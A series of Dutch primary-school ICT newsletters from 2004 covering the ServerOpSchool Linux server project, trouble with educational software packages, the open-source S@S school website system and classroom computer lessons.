Met genoegen delen we jullie mee dat het project 'ServerOpSchool' op 2 april van start is gegaan. Dit project is een samenwerkingsverband van vier basisscholen [1]. Zij hebben samen EUR 20.000 bijeengebracht om een Linux-server speciaal voor het basisonderwijs te laten ontwikkelen. De software is OSS/GPL en zal op termijn gratis ter beschikking worden gesteld.

#### Achtergrond

In de loop der jaren hebben wij gemerkt dat een basisschool zo zijn eigen eisen stelt aan servers, clients, software en hardware. Er lopen geen systeembeheerders rond en 'er is nooit tijd'. Op de OBSRB is de afgelopen jaren veel ontwikkeld dat gerust uniek kan worden genoemd. Het leek ons wenselijk deze ontwikkelingen een grotere verspreiding te geven, op een duurzame manier.

Na oriëntatie op 'de markt' bleek er geen partij te zijn die aan al onze behoeften kon voldoen en voldoende ontwikkel-continuïteit kon waarborgen.

Als er niets zou gebeuren, zou hetgeen op de OBSRB bereikt is, niet multipliceerbaar zijn. Na lang zoeken hebben we echter een oplossing gevonden die wel aan onze eisen voldoet. Op een stabiele basis van OpenNA Linux zal door Ingenieursbureau PSD datgene worden toegevoegd dat basisschool-specifiek is.

Het unieke van dit project zit hem de combinatie van

1. De scholen hebben het heft van software-ontwikkeling in eigen hand genomen. Door samen te werken kunnen ze nu zaken ondernemen die als individuele school niet te financieren zijn. De samenwerking zal de vorm van een vereniging krijgen.
2. Het is een loonvormend Linux project. Er wordt een, voor een dergelijk project, normaal honorarium aan de ontwikkelaar betaald.
3. De continuïteit op de lange termijn is gewaarborgd als meer scholen meedoen. Zij kunnen (onder voorwaarden) lid worden van de vereniging.
4. De continuïteit op de korte termijn is gewaarborgd door het in het leven roepen van een helpdesk die een aantal vormen van ondersteuning kent.

De scholen die in dit initiatief meedoen:

- OBS Rosa Boekdrukker, Amsterdam
- Jenaplanschool 'De Sterrewachter', Loosdrecht en Hilversum
- OBS Joop Westerweel, Amsterdam
- OBS Corantijn, Amsterdam

Meer informatie kunt u vinden op <http://serveropschool.nl>. Mocht u belangstelling hebben om in dit initiatief deel te nemen, dan verwijzen wij u naar de website.

Met vriendelijke groet en beleefd aanbevelend,

Karin  
Dirk

2004-04-21 w17

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 17 - 2004 (23 april)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Lees over onze primeur, verder onderaan deze nieuwsbrief!!!!

## **ONDERWIJS - onze ICT leerlijn**

### **Nascholing Alles Telt**

Deze week hebben we gekeken met het ABC (schoolbegeleidingsdienst) hoe het programma Alles Telt gaat. Dit was een soort noodgreep, omdat Letterpret NOG STEEDS HET NIET GOED DOET IN HET NETWERK!!!

Miep, onze rekenspecialist van de onderwijsbegeleidingsdienst heeft in de kleutergroepen gekeken hoe de leerlingen aan het werk waren met het programma. In de bijeenkomst na schooltijd is de werking van het programma besproken, maar ook het ermee omgaan. Tip van Miep: 1x per week met een groepje kleuters één onderdeel van het programma doen en bespreken. Uitlokken van een oplossing. Als dit met de 18 onderdelen, verspreid over twee jaar gebeurt, dan haal je meer uit het programma.

### **Alles Telt - patch**

We hebben een patch (reparatie-stoplapje) ontvangen, waarmee in het programma gemakkelijker van beurten gewisseld kan worden en ook een tijdslimiet voor de beurten ingesteld kan worden. Jammer genoeg moet er weer een helpdesk aan te pas komen om te zorgen dat de installatie gaat lukken.

### **Opruiming magazijn**

In het hok, dat vroeger boekenmagazijn was, maar nu het SERVERHOK, is gebrek aan ruimte. Er staan nu drie servers. Er staat er nu namelijk ook één voor ESIS. Hoe we met de ruimte omspringen is te zien op de foto: [kijk hier](#).

### **Letterpret**

Weer een testversie uitgeprobeerd die het niet deed. En nu is het alweer een paar dagen heel stil aan de kant van Malmberg! Karin is woest en wil ophouden met Letterpret

### **emailen groep 4 en groep 7**

Er is een begin gemaakt om de verhaaltjes met foto's te mailen van groep 4 naar groep 7. Binnenkort zal een voorproefje te zien zijn op onze site.

## **TECHNIEK**

### **ServerOpSchool**

We hebben veel felicitaties ontvangen naar aanleiding van het starten van ServerOpSchool. De werkelijke inrichting van het geheel zal voor onze school in de zomervakantie zijn. Maar ook nu al kunnen we een beroep doen op Peter.

### **Forum S@S**

In het forum van S@S zijn veel postings de laatste tijd. Steeds meer mensen gaan het programma installeren en gebruiken en hebben weleens vragen. Fred is altijd heel snel met het antwoorden. Neem eens een kijkje in het FORUM: <http://rosaboekdrukker.net/phpBB2/index.php>\*

### **PRIMEUR!!!!**

Deze week hebben wij een testversie van de NIEUWSBRIEVENMODULE op de site van de Rosa Boekdrukker gezet. Deze module is een absolute klapper! Smul van de features:

- Onbeperkt aantal nieuwsbrieven mogelijk. Dus groep 8 kan een eigen nieuwsbrief hebben en die zelf beheren, maar ook de MR, de ouders, de teamniewsbrief, de ...
- Een nieuwsbrief kan door meerdere redacteurs beheerd worden (samenwerken!)
- Aan- en afmelden mogelijk via de website. Uitgebreid instelbare email-alerts aan de redacteur. Je hebt vrijwel geen omkijken naar het systeem.
- Abonnees kunnen wel/niet bijdragen insturen naar de redacteur van een nieuwsbrief.
- Je kunt nieuwsbrieven per e-mail en/of op je website publiceren.

- Een archief voor oude nieuwsbrieven,
- etc etc. Teveel op op te noemen.

Alle lezers van deze nieuws brief worden opgeroepen om als proefpersoon zich aan te melden om de volgende BIC ook via aanmelding op de site te ontvangen. Neem een kijkje en meld je aan!! Je ontvangt dan twee exemplaren van de BIC (oude stijl en nieuwe stijl), en dat is voor de testers best interessant!

We hebben de BIC zo ingesteld dat eigen bijdragen mogelijk zijn. [lees hier](#) (te vinden onder ICT en dan ICT nieuwsbrief.)

### **S@S ICONEN**

Barry Faas (winnaar Linux Programmeerwedstrijd 2003 en ontwikkelaar van Edukitty, het gereedschap voor ontwikkelaars van educatieve programma's ), Barry Faas dus, gaat de iconen van S@S restylen. Dat is hard nodig. Komen we eindelijk eens af van enkele treurigstemmende iconen en het ratjetoe dat er nu is.

Het gerucht gaat dat a.s. oktober de nieuwe versie van S@S uitkomt met de nieuwe iconen. Wij kunnen dit gerucht niet bevestigen, maar de hardnekkigheid ervan doet het ergste vrezen...

### **COMPUTERTAFELS**

Onze nieuwe computertafels zijn klaar en geïnstalleerd. Ze zien er prachtig uit. Verrijdbaar, 2 meter lang. Er staan twee computers op en de kinderen hebben nu voldoende werkplek om met de computer en een boekje/schrift ernaast te werken.

De tafels waren goedkoper dan fabriekstafels. Dat komt doordat we ze door onze huissmid lieten maken: Domien Marlet van Fa. IJzersterk.

[zie hier.](#)

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 17 - 2004 (23 april)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **ONDERWIJS - onze ICT leerlijn**

#### **Alles Telt - patch.**

Om de beurtenwisseling en de tijdslimiet in te stellen is er van Thieme Meulenhoff een nieuw stukje software gemaakt. Die patch bleken we niet goed te hebben geïnstalleerd. Dat lag aan de gebruiksaanwijzing. Dat gaf de uitgever ruitertlijk toe. Kost wel een hoop tijd, al die onzorgvuldigheid. Nu is het wel geïnstalleerd en we kunnen ook zien, dat de installatie gelukt is, maar nu werkt die beurtenwisseling die is opgenomen in het programma nog niet. Na de meivakantie weer verder.

#### **Letterpret (Malmberg)**

Daar is deze week niets meer aan gebeurd. Werkt dus nog steeds niet. Een boze mail werkt natuurlijk allang niet meer.

Heeft iemand nog een suggestie wat te doen als software van grote educatieve uitgeverijen het niet doet? Je kan wel zeggen: neem andere software, maar er is ondertussen al zo veel tijd in gestoken, dan wil je ook dat het werkt.

Op de valreep komt bericht binnen van Malmberg, dat ze in België aan het testen zijn en er weer een nieuwe cd-rom naar ons onderweg is. En dan: "Linux wordt door ons niet ondersteund. We verwachten echter dat door de laatste aanpassingen Letterpret zal kunnen werken onder Linux, een garantie daarvoor is echter niet te geven."

#### **Leesladder (Zwijsen)**

Deze week kwamen we er achter, dat in het programma Leesladder (een remediërend leesprogramma) de resultaten van wat de leerlingen doen niet geregistreerd worden. We gebruiken dat programma nog niet zo veel, omdat er tot nu toe niemand verantwoordelijk was voor de inhoudelijke kant van het gebruik van het programma. i.e.: welk kind doet welke oefeningen van het programma.

Dus dat werd weer een mail naar een grote educatieve uitgeverij.

#### **Tafel Totaal (Ambrasoft)**

Groep 4 is nu ook ingevoerd in het programma en gaat ermee oefenen: de tafels van 2, 5 en 10 zijn het eerst aan bod.

#### **Type programma in groep 8.**

Idee: de periode na de Cito toets zou wel eens een prima tijd kunnen zijn om kinderen te leren blind typen. Voor alle leerlingen is er een diskette gekopieerd zodat ze ook thuis kunnen oefenen (voor zover er thuis een computer beschikbaar is, natuurlijk). Ze hebben die mee om in de meivakantie te oefenen. We hebben ooit het plan gehad om oude computers daarvoor uit te lenen. Maar dat wordt teveel administratie.

#### **Spam - opvoeding.**

In groep 8 is een paar weken geleden aan de orde geweest hoe je moet voorkomen, dat je spam krijgt. Spam is ongewenste email. Er is uitgelegd aan de leerlingen, dat er mensen zijn die emailadressen verzamelen. Dat gebeurt door op het internet te zoeken naar email adressen die gepubliceerd zijn op websites, door kettingbrieven, etc. Ook zelf kun je voorkomen om emailadressen onnodig bekend te maken door email die je aan meerder geadresseerden verstuurt in het BCC-velde te zetten i.p.v. in het TO (= aan)-velde. BCC - blind carbon copy. Alle adressen die in bcc staan worden niet gezien door de andere ontvangers van de mail.

Nu gebeurt het weleens, dat wij -op de afdeling ICT- post krijgen die aan meerdere scholen is gestuurd. Je moet dan eerst door een A4-tje aan emailadressen heen scrollen voor je bij het bericht komt. Dus dubbel hinderlijk. Wij (Dirk en Karin) schrijven dan een bericht met "antwoord aan allen" met een boodschap erin, dat de afzender geen emailadressen moet rondstrooien. Zo ook deze week. Voor het eerst leverde dit een boos telefoontje op van de aanstichter. Met de vraag "wie is jullie directeur?". Wij zeiden: "Die is op vakantie". Als de kat van huis is....

Wij zijn van mening, dat als op onze school aan de leerlingen geleerd wordt hoe om te gaan met email en

internet wij ook het recht hebben een ander te wijzen op gevaren.  
Meer info over spam en het voorkomen ervan op:

<http://www.msn.nl/services/stopspam/default.asp?Ath=f>

<http://spam.pagina.nl>

[www.internetprivacy.nl/spam.html](http://www.internetprivacy.nl/spam.html)

#### **Email project groep 4 en 7**

De leerlingen van groep 4 hebben nu zo ongeveer allemaal hun tekening en begin van het verhaal naar groep 7 verstuurd. De eerste vervolgen op het verhaal zijn al teruggemailed. Het wordt gedaan door in Word te kiezen voor bestand>verzenden aan. Zo zien de leerlingen meteen hoe een bijlage mee gaat met de email.

Eén leerling uit groep 7 heeft alle emailadressen van de groepen op het image ingetikt in het adresboek van het email programma.

#### **TECHNIEK**

##### **S@S**

De nieuwsbrieven module is af en rijp voor de testers. Fred heeft weer een ongelofelijk mooi stuk werk geleverd.

Wil je meehelpen testen? Dat wordt door het S@S team zeer op prijs gesteld. Je kunt de module downloaden op:

<http://rosaboekdrukker.net/phpBB2/viewtopic.php?t=215>

Als je een bug vindt kun je 'm melden in 'Bugs found in modules'.

Voor degene die de meeste bugs vindt stelt de uitgever van de BIC een boekenbon beschikbaar.

We hadden Joost Dam van Viafrica op bezoek: <http://www.viafrica.org>. Zij zetten computers op Afrikaanse scholen neer die via een intranet verbonden zijn. Hij had zeer veel belangstelling voor S@S, zag het programma wel als bruikbaar op de scholen en zei ons onmiddellijk een vertaling in het Swahili toe. Daarnaast bood hij ook programmeerhulp aan.

##### **SoS**

De eerste concrete code begint vorm te krijgen.

Peter vordert met het backup programma dat 's nachts de backup van de ene naar de andere school verzorgt. Vannacht gaan we proberen onze firewall/web/mailserver naar Dirk's server te backuppen. Dit programma neemt een school veel werk uit handen. We hoeven niet meer wekelijks met een USB Harddisk langs de servers te gaan om ze te backuppen.

Voor de technici en in het kort: het prog maakt van opgegeven directoires een tgz, encrypt die met des en verzendt 'm via ssh/scp.

Checksum controle via md5 op de server van 'de andere school'. Bij incorrecte checksum een mail naar de beheerder. Die moet dan handmatig actie ondernemen.

Goede koniginnenach en vakantie,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 20 - 2004 (14 mei)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## ONDERWIJS

### Malmberg -Letterpret

Helaas is de volgende-zoveelste-neverending-story poging om Letterpret te installeren zonder beveiligingsleutel mislukt. We ontvingen weer een nieuwe installatie cd-rom. Weer foutmeldingen. Het wordt tijd om een ander programma uit te kiezen. Of hebben we al veel te lang met ons laten sollen?

### Deadline Nascholingen

Op 21 mei moeten de aanvragen voor nascholingscursussen bij het ABC (onze schoolbegeleidingsdienst) binnen zijn.

Binnenkort gaan we ons buigen over de vraag: hoe kunnen we de computer effectiever inzetten als remediërend middel? Hoe zoeken we de software uit? Wie -binnen de school- is verantwoordelijk voor dat uitzoeken? Waar halen we de informatie vandaan? Onze schoolbegeleidingsdienst biedt op de valreep van het schooljaar een interessante cursussenreeks aan op het gebied van zorg, maar die is niet meer in te plannen binnen onze schoolorganisatie. Dus: volgend schooljaar.

### Gevaar?

Veel mails de afgelopen weken van de waarschuwingdienst: <http://www.waarschuwingdienst.nl>  
Gaten in windows 2000 en XP moeten gedicht worden. Gelukkig werken wij met windows 98 en linux. Dus geen sasserworm-vrees. Wel veel meldingen van Norton AntiVirus van andere virussen.

### Punt-uit. leuke spullen

Punt-uit levert allerlei begeleidend lesmateriaal voor wereldoriëntatie voor de groepen 6, 7 en 8. Vorige week kwam er heel mooi materiaal binnen over zoetwatervissen.

Nieuwe aflevering Vissen In samenwerking met de NVVS (Nederlandse Vereniging van Sportvissersfederaties) is een nieuwe Punt Uit-aflevering gemaakt over Vissen. Zie uitgebreide info hier: <http://rosaboekdrukker.net/index.php?page=680&section=6>

### Meubilair

Tijdens een bouwvergadering kwam aan de orde, dat de nieuwe stoelen van het grote woonwarenhuis niet goed zijn voor de leerlingen. De wielen eronder op onze mooie gladde vloeren nodigen teveel uit tot spelen. We gaan nu op zoek naar krukken, zonder wielen, wel in hoogte verstelbaar en met een voetenring voor korte beentjes.

De nieuwe tafels bevallen uitstekend.

## TECHNIEK

### PRINTERSERVER

(bijdrage via de knop 'bijdrage' in de nieuwsbrievenmodule)

Maandagochtend deed de printerserver het niet meer. Er ontbrak een mouse driver. Vraag ons niet waarom. We hebben de file van een ander systeem gehaald en daarna draaide ie weer als vanouds. Gelukkig zijn we na de vakantie van de printerservers af. Alles gaat dan via ServerOpSchool!

groeten,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
 Baarsjes Informatie en Communicatie Jaargang 3 - week 22 - 2004 (28 mei)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 +++++

### De Volgende Stap

Verschillende programma's draaien nu goed. Letterpret zonder netwerk, de Leesladders, Ik-Reken, Alles Telt, etc. etc. We merken dat veel gebruikers nog niet goed bekend zijn met de programma's. Het lijkt ons zo langzaammerhand nodig om per programma 1 'handleidingkener/ster' aan te wijzen. Zij kent het programma, omdat ze er dagelijks mee werkt en kan mede-gebruikers helpen met vragen. Wie meldt zich aan voor de Leesladders etc.?

### Letterpret

Vlak voor de Hemelvaartdagen stuurde Malmberg ons de mededeling dat de organisatie "QLICT" Letterpret aan de praat had gekregen. Dat bleek Letterpret voor groep 3 en 4 te zijn, niet de kleuterversie. Dirk heeft contact gezocht met QLICT. Zij waren zeer bereid hun kennis te delen. Echter, na wat proberen en uitwisselen hadden zij dezelfde problemen als wij: meerdere gebruikers kunnen niet met Letterpret werken. Er zitten dus nog steeds problemen in Letterpret.

Wij zijn het zat. We hebben LP standalone geïnstalleerd op de computers van de kleutergroepen. We wachten wel af totdat er een normale versie verschijnt. We zijn het zat om als onbezoldigde testers te functioneren. Lees verder bij "techniek" over Malmberg.

### Alles Telt (kleuterversie)

In Alles telt moet worden aangegeven welke leerlingen op de afroeplijst komen. We begrijpen niet, dat testscholen niet in de gaten hadden, dat kleuters in een vrije situatie werken. Het zou moeten zijn, dat het programma zo is ingericht, dat er veel gemakkelijker een volgende leerling zijn ikoontje of naam aan kan klikken. Dat is bij Alles Telt heel ingewikkeld. De helpdesk meldt wel, dat suggesties ter verbetering van het programma aan de klantenservice kunnen worden doorgegeven. Dat klinkt hoop gevend.

### Bosatlas

Wij hebben op onze computers de drie cd-roms van de bosatlas geïnstalleerd. Daar zijn we heel tevreden mee. Alleen voldoet het niet aan onze criteria voor software: er vindt geen registratie van wat de leerlingen doen plaats. Nu heeft Wolters Noordhoff een nieuwe netwerkversie op de markt gebracht. Na iedere oefening en quizronde krijgt de leerling een rapportje met een overzicht van zijn prestaties. Dat rapportje wordt opgeslagen op het schoolnetwerk. In een speciale docentmodule kunnen topografische bouwstenen (namen van steden, rivieren, landen, enz) opgenomen of verwijderd worden uit het oefenbestand. Desgewenst kan de moeilijkheidsgraad worden aangepast. <http://www.bosatlas.nl1juniorbos/index2.html>

Omdat we huiverig zijn geworden voor netwerkversies van programma's, gaan we eerst op zoek naar een school waar het inderdaad ook werkt. Ook moeten er minstens 10 leerlingen tegelijkertijd probleemloos kunnen werken met het programma. Eerst zien, dan geloven/kopen.

### Leesladder.

Het remediërend programma van Zwijsen werkt prima in ons netwerk. Ook de registratie van de leerlinggegevens is in orde. Dit in tegenstelling tot eerdere berichten. Wat was het probleem? Karin verdomde het om de handleiding te lezen. Ze schreeuwde: "Het moet gewoon zo duidelijk zijn dat je zonder de handleiding te lezen met het programma kan werken!!".

Dirk (op rustige toon): "Er zijn programma's die zoveel kunnen dat dat niet zomaar te snappen is. Lees nu eens rustig de handleiding onder 'resultaten' ofzo".

Een kwartier later Karin (gilt): "Ik heb het gevonden! Ik zie alle resultaten van "Yassine".

Dirk: "Heb ik me voor niks rot gezocht naar wat ik nu weer fout deed. Ik dacht dat ik gek was/werd. Bah!"

Vervolgens viel Karin voor Dirk op haar knieën en bood nederig haar excuses aan. Voortaan zou ze meteen een handleiding van a tot z lezen.

Toen waren we weer goede collega's.

### groep 3 , 4 en 5

In groep 3 zijn de leerlingen versjes aan het overtuken. Ze zullen er een tekening bijmaken in Paint. In groep 5 is een taalles over leetekens en spaties en hoofdletters omgevormd tot een tekstverwerkingsopdracht. De opdracht is uitgeprint en in het taalschrift geplakt. Groep 4 is aan het laatste deel van het verhaal met groep 7



bezig.

### **Educat B**

Het invoeren van de boeken in Educat vordert gestaag. We beraden ons nu over een geautomatiseerd uitleen systeem. Als alle boeken zijn ingevoerd, gaan we dan over op uitlenen per computer?

### **Hoogbegaafdheid.**

Er was deze week een workshop over hoogbegaafdheid en ICT. Jammer dat de helft van de workshop ging over andere leermiddelen dan ICT middelen. Ook leuk, maar daardoor was het ICT gedeelte onderbelicht. Er waren veel programma's die te maken hebben met het vinden en leren van "weetjes" (encyclopediën en quizzen), terwijl je eigenlijk zoekt naar een programma, dat reeds aanwezige kennis en kunde van leerlingen gaat benutten of uitdaagt en dat het leggen van verbanden activeert. Voorbeelden van wel geschikte programma's: Simcity, Rollercoaster Tycoon en Zoombinies. Maar of die nu zo geschikt zijn om op school te laten spelen.....

Ook ontbrak een programma als Anne Frank.

### **Nieuwsbrief voor ouders**

Regelmatig krijgen de leerlingen een nieuwsbrief mee naar huis. Sinds deze week is die nieuwsbrief te lezen op onze website. Ook kun je je er daar voor aanmelden. Dan krijg je hem per email thuisgestuurd. We hebben die nieuwsbrief de naam "Drukkertjes" gegeven. Maar dat is gebeurd zonder inspraak over de naam. Heeft iemand een suggestie voor een leuke(re) naam?

### **TECHNIEK (S@S en SoS en netwerk)**

#### **Aanleveren foto's**

Weer een collega met een digitale fotocamera erbij. Het aantal foto's op de website groeit. Nu moeten we nog meer mensen leren met het programma om te gaan. We hebben gemerkt, dat het belangrijk is structuur aan te brengen in de inrichting van het album. We staan altijd open voor suggesties. "Hoe breng je orde en overzicht in foto albums?"

#### **Statistieken**

Er wordt bijgehouden hoeveel keer een pagina wordt aangeklikt. Het fotoalbum wint: 32.000 keer is dat al bezocht! .....

#### **ServerOpSchool**

Peter en Dirk (vooral Peter) zijn druk met de features voor het beheerprogramma. Het wordt echt iets voor Karin (zie boven), maar dan in de goede zin van het woord: Het beheer moet zo simpel zijn dat het zichzelf uitlegt. Dat maakt dat het er voor de beheerder simpel uitziet, maar achter de schermen is heel veel denkwerk verricht.

#### **S@S**

De nieuwsbrieven module is klaar en is op het forum beschikbaar voor testers en vertalers. Het manual is ook af en zit op [http://wyxs.net/man2-1/mod\\_frm.htm](http://wyxs.net/man2-1/mod_frm.htm).

#### **Bezoek aan scholen**

Karin, Peter en Dirk bezochten in het kader van 'ServerOpSchool' de Corantijn en de 10e Montessorischool. Ze wilden kijken hoe daar met het beheer van leerkrachten, leerlingen, documenten en programma's gedaan wordt. Op de Corantijn bekeken ze SchoolLAN en op de 10e Montessori Heutink. Zeer verhelderend en het leverde gedachten op voor het beheer in SoS.

In hetzelfde kader ontvingen we van 'Station to Station' hun documentatiemap met zeer uitgebreide informatie. Zeer verzorgd, zeer goed, maar niets voor ons. Het is een prima voorbeeld van de beschermende mediapedagogiek; heel veel afschermen voor leerlingen.

Goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT ([info.apestaartje@rosaboekdrukker.net](mailto:info.apestaartje@rosaboekdrukker.net))

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 23 - 2004 (4 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## **ONDERWIJS - onze ICT-leerlijn**

### **Letterpret - Leerlingen invoeren**

Met de nieuwe installaties van letterpret zijn natuurlijk alle registratiegegevens verloren gegaan. Deze week zijn alle leerlingen opnieuw ingevoerd. Maar waar haalden we die icoontjes ook al weer vandaan?

### **Aardrijkskunde nieuwsbrief**

Er is weer een [aardrijkskunde nieuwsbrief](http://rosaboekdrukker.net/index.php?section=10&page=682) binnen. We hebben hem voor jullie op onze site gezet. Boordevol ideeën voor Europa! <http://rosaboekdrukker.net/index.php?section=10&page=682>

### **Vergadering.**

Komende week staat voor een vergadering het punt ICT op de agenda: waar zijn we gebleven? Houden we ons aan de afspraken die we gemaakt hebben over wat we de leerlingen dit schooljaar op ICT gebied zullen bijbrengen. Hoe lukt het ons de computers te integreren in ons onderwijs.)

Op zoek naar extra rekenstof . Eventueel een software programma?

### **Alles Telt**

Problemen met de beurtenwisseling. Met een nieuw geïnstalleerde verbetering zouden de kinderen na een opgegeven aantal minuten worden opgeroepen om aan de computer te werken met Alles Telt. Maar dit gebeurde niet. Dus de Helpdesk gebeld. Ditmaal de helpdesk van Thieme Meulenhoff. Ze zijn daar erg bereidwillig, maar hebben geen oplossing tot nu toe. Ze durfden hun eigen testopstelling -die goed werkte- niet te herinstalleren om ons probleem te reconstrueren. Ze vertelden wel dat een andere Amsterdamse school die met Station-to-Station werkt ook problemen heeft. Volgende week zullen we met elkaar in contact gebracht worden.

Het is toch wat: die dure netwerksoftware die maar problemen geeft. En weer lag het niet aan ons.

### **Kalender**

Sinds een paar weken werkt de kalender op onze site. Neem eens een [kijkje](#).

### **Techniek**

#### **S@S**

Het is druk in het forum met suggesties, vragen van mensen die ergens niet uitkomen en wensen.

We hebben een grote aankondiging in Vives (populair blad voor ICT in 't basisonderwijs). Meteen gaan de [statistieken](#) voor het downloaden van het programma weer omhoog.

De agenda is bij ons in gebruik genomen door de directie en de coördinator onderbouw en de administratief medewerker.. Binnen een kwartier konden ze ermee werken.

### **ServerOpSchool**

Deze week overleg met Timon over het logo voor de website. Dat wordt heel mooi. Verder diepe stilte want Peter is aan het coden. Janitor (het leerling, programma, etc beheersysteem) is nu uitgedacht en Peter is uitgedacht.

### **Wie weet raad?**

Om onverklaarbare redenen werkt de agenda niet op bepaalde computers. We kunnen het niet vinden. Instellingen van Internet Explorer? Iets in PHP?

De laatste ontdekking: een download manager maakt dat de agenda van de testserver wel werkt, maar die van de OBSRB niet.

Tips, suggesties, URL's etc. zijn zeer welkom.

(ondertussen is dit probleem gedeeltelijk opgelost. Het heeft te maken met verschillende URL's die we op onze site gebruiken en COOKIES!!!)

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 24 - 2004 (11 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

JURYLID GEVRAAGD VOOR LINUX PROGRAMMEERWEDSTRIJD (zie onder)

### Onderwijs - ICT leerlijn

#### Digijwijzer-groep 6

Afgelopen maandag kwamen twee mensen van het ABC kijken hoe groep 6 met Digijwijzer werkt. De kinderen konden heel zelfstandig er aan werken en als er problemen waren werd er heel goed onderling overlegd. Een paar jongens zijn aan het hoofdstuk "wonen in een iglo" bezig. Als de opdrachten gedaan zijn mag er een spel gespeeld worden. Het is te vinden op <http://www.nuspelen.nl/iglo.htm> Probeer het eens!

#### ICT-toets

Voor de zomervakantie proberen we nog om de leerlingen van groep 4 t/m 8 een ICT toets af te nemen. Er is een beginnetje mee gemaakt en het valt niet mee. Het kost erg veel tijd per leerling (opdrachten lang). Bovendien zijn de toetsen aangeleverd in een .dot formaat - iets waar wij geen verstand van hebben. Voordat we alles in orde hadden in de mappen van de leerlingen is er verschrikkelijk gemopperd (zacht uitgedrukt). Het erge is, dat je denkt dat je alles in orde hebt, en als de leerlingen ermee gaan werken, blijkt er dan iets niet te kloppen. Dan wordt geprobeerd het "even snel" op te lossen. Dat lukt niet meteen. Gevolg: kinderen worden druk, omdat ze moeten wachten. Een andere opdracht is er niet zo snel. Organisatie loopt in de soep. Grote frustratie!!!!

#### Onderwijsbegeleidingsdienst

Deze week hebben we het scholingsplan voor volgend jaar besproken. Een groot deel zal weer bestaan uit begeleiding van de ICT coördinator en het bezoeken van klassen om te zien wat er bijgesteld moet worden aan de afspraken.

#### Afspraak NSA

Volgende week is er een gesprek met Wouter die twee jaar geleden een ICT cursus voor ouders verzorgde. Hem is gevraagd om volgend jaar een aantal workshops na schooltijd voor kinderen te begeleiden. Te denken valt aan moeilijke opdrachten in Word en Paint. Aanleren van wat moeilijkere dingen, misschien wel foto's bewerken.

#### Waarschuwingsdienst

Er komen regelmatig meldingen van de waarschuwingsdienst ([www.waarschuwingsdienst.nl](http://www.waarschuwingsdienst.nl)) Deze week werd door hen aangeraden om (tijdelijk) een andere browser dan Internet Explorer te nemen!! Ons lijkt dat een voortreffelijk idee. Nog beter is het om blijvend een andere browser te nemen, bijvoorbeeld Netscape of Mozilla.

#### Jurylid voor Linux Programmeerwedstrijd voor het basisonderwijs.

Door het uitvallen van een jurylid zijn we op zoek naar een nieuw jurylid voor programmeerwedstrijd. Heb je ervaring in het basisonderwijs en weet je waar goede programma's aan moeten voldoen, dan zoeken we jou. Als je ook nog kunt op woensdag 30 juni vanaf 12 uur 's middags in Utrecht, reageer dan alsjeblieft. Reiskosten worden vergoed.

### TECHNIEK

#### Nieuwsmodule

Sinds enige weken zijn we aan het experimenteren met het verzenden van deze BIC via onze nieuws module. De 9 personen die zich hebben aangemeld via de website (<http://rosaboekdrukker.net/index.php?page=675&section=6>) zullen vanaf heden de BIC niet meer via de gewone mail ontvangen.

#### Onderwijsbegeleidingsdienst

We ontvingen van het ABC tekstbestanden in .dot formaat. Ondingen als je niet de allerlaatste Word2004 tekstverwerker hebt geïnstalleerd op 40 computers. Ons idee:

Een onderwijsondersteunende organisatie hoort zich bij het aanleveren van materiaal te verdiepen in de software van de klant en daar het toegeleverde materiaal op af te stemmen.

#### **Site@School**

S@S en de commercie.

De belangstelling van commerciële aanbieders van Internet diensten voor scholen neemt toe. We hadden al een Nederlands bedrijf "B&C Netservice B.V.". Nu is er ook een Engels bedrijf "Meantime IT Ltd " dat S@S in haar dienstenpakket voor Engelse basisscholen aanbiedt. Ze vroegen keurig netjes om toestemming die ze uiteraard kregen, want S@S is open source software onder de General Public License. Zolang ze zich daaraan houden, mogen ze het gratis gebruiken en geld verdienen met de aanvullende diensten. S@S willen. Welkom bij de club.

Kort samengevat: Niet slecht voor een niche product dat al 10.000 downloads heeft.

#### **Agenda**

Vorige week rapporteerden we een agenda probleem. Het probleem is gelokaliseerd en aan de oplossing wordt gewerkt. Dirk test 'm nog op dit moment. Dank aan alle meedenkers!

Verder heeft de agenda bij ons nu 10 gebruikers. Dat gaat goed!

#### **Nieuwe gebruikers**

We ontvingen bericht van een ICT coördinator van 10 basisscholen in Tubbergen dat ze op S@S willen. Welkom bij de club.

Kort samengevat: Niet slecht voor een niche product dat al 10.000 downloads heeft.

#### **ServerOpSchool**

De stilte is oorverdovend. Dat komt doordat er hard gewerkt wordt.

Hier een update en samenvatting van zaken tot nu toe:

- De 'backup bij de burens' is af en werkt naar tevredenheid
  - De leerlingen backup werkt ook en is nog arbeidsbesparender dan gedacht.- In 'Janitor' (het programma voor beheer van gebruikers en programma's) kun je nu inloggen, gebruikers aanmaken/ wijzigen/ weggooien, groepen aanmaken en weggooien.
- In Janitor zit nog het meeste werk.
- Webmail is bedacht. Het zit standaard in SoS, maar je kunt nu voor gebruikers en groepen kiezen of ze wel of niet mail hebben en of ze er wel of niet van buiten school bij kunnen.
  - Het invoeren van leerlingen kan ook gedaan worden middels een bestand. Dat is super handig want nu kun je met een paar kunstgrepen je ESIS leerlingenbestand gebruiken om ServerOpSchool te 'vullen'.
- Verder, en daar merk je niks van, achter de schermen van Janitor gebeurt een hoop. Bijvoorbeeld: In een keer wordt de hele file structuur opgezet.

Tot zover, goed weekend

Karin,  
Dirk.

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 25 - 2004 (18 juni)  
